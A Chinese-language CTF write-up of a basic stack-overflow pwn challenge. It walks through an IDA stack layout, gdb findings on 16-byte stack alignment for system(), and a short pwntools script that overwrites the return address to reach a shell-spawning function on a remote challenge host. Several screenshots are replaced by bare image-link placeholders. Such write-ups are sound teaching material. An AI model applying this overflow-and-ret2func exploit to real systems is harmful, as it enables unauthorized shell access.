

这时一道基础的pwn题，原理就是利用了栈溢出

拖入ida



看到gets脑壳一热，应该是栈溢出了，再找找有没有system函数



看到这个，认为使用栈溢出，返回到fun函数
gets函数读入内容放到s数组当中

```
-0000000000000010                   db ? ; undefined
-000000000000000F s                 db ?
-000000000000000E                   db ? ; undefined
-000000000000000D                   db ? ; undefined
-000000000000000C                   db ? ; undefined
-000000000000000B                   db ? ; undefined
-000000000000000A                   db ? ; undefined
-0000000000000009                   db ? ; undefined
-0000000000000008                   db ? ; undefined
-0000000000000007                   db ? ; undefined
-0000000000000006                   db ? ; undefined
-0000000000000005                   db ? ; undefined
-0000000000000004                   db ? ; undefined
-0000000000000003                   db ? ; undefined
-0000000000000002                   db ? ; undefined
-0000000000000001                   db ? ; undefined
+0000000000000000  s               db 8 dup(?)
+0000000000000008  r               db 8 dup(?)
+0000000000000010
```


s数组大小为15字节，以下是8字节的rbp（栈帧），再下来的r即是我们需要覆盖的地址

gdb调试

在调试时发现，23个‘0’字符加上fun函数的地址即可达到运行bin/sh的要求
但是运行pwntools时出错了

原因在于unbutu18以上的机子对于调用system函数，必须要求栈的地址是16字节对齐的。

在调试时，返回fun函数的地址位于栈的0x7fffffffe558处，运行fun时，栈顶地址为0x7fffffffe560，push rbp，栈顶
为0x7fffffffe558，call system后，栈顶为0x7fffffffe550，push rbp，栈顶为 0x7fffffffe548，该地址不满足16字节对齐。
解决办法为多添加一个指向ret指令的地址即可




```
from pwn import *
io = remote('node3.buuoj.cn', 28197)
payload = b'0'*23+p64(0x401198)+p64(0x401186) #
io.sendline(payload)
sleep(2)
io.interactive()
```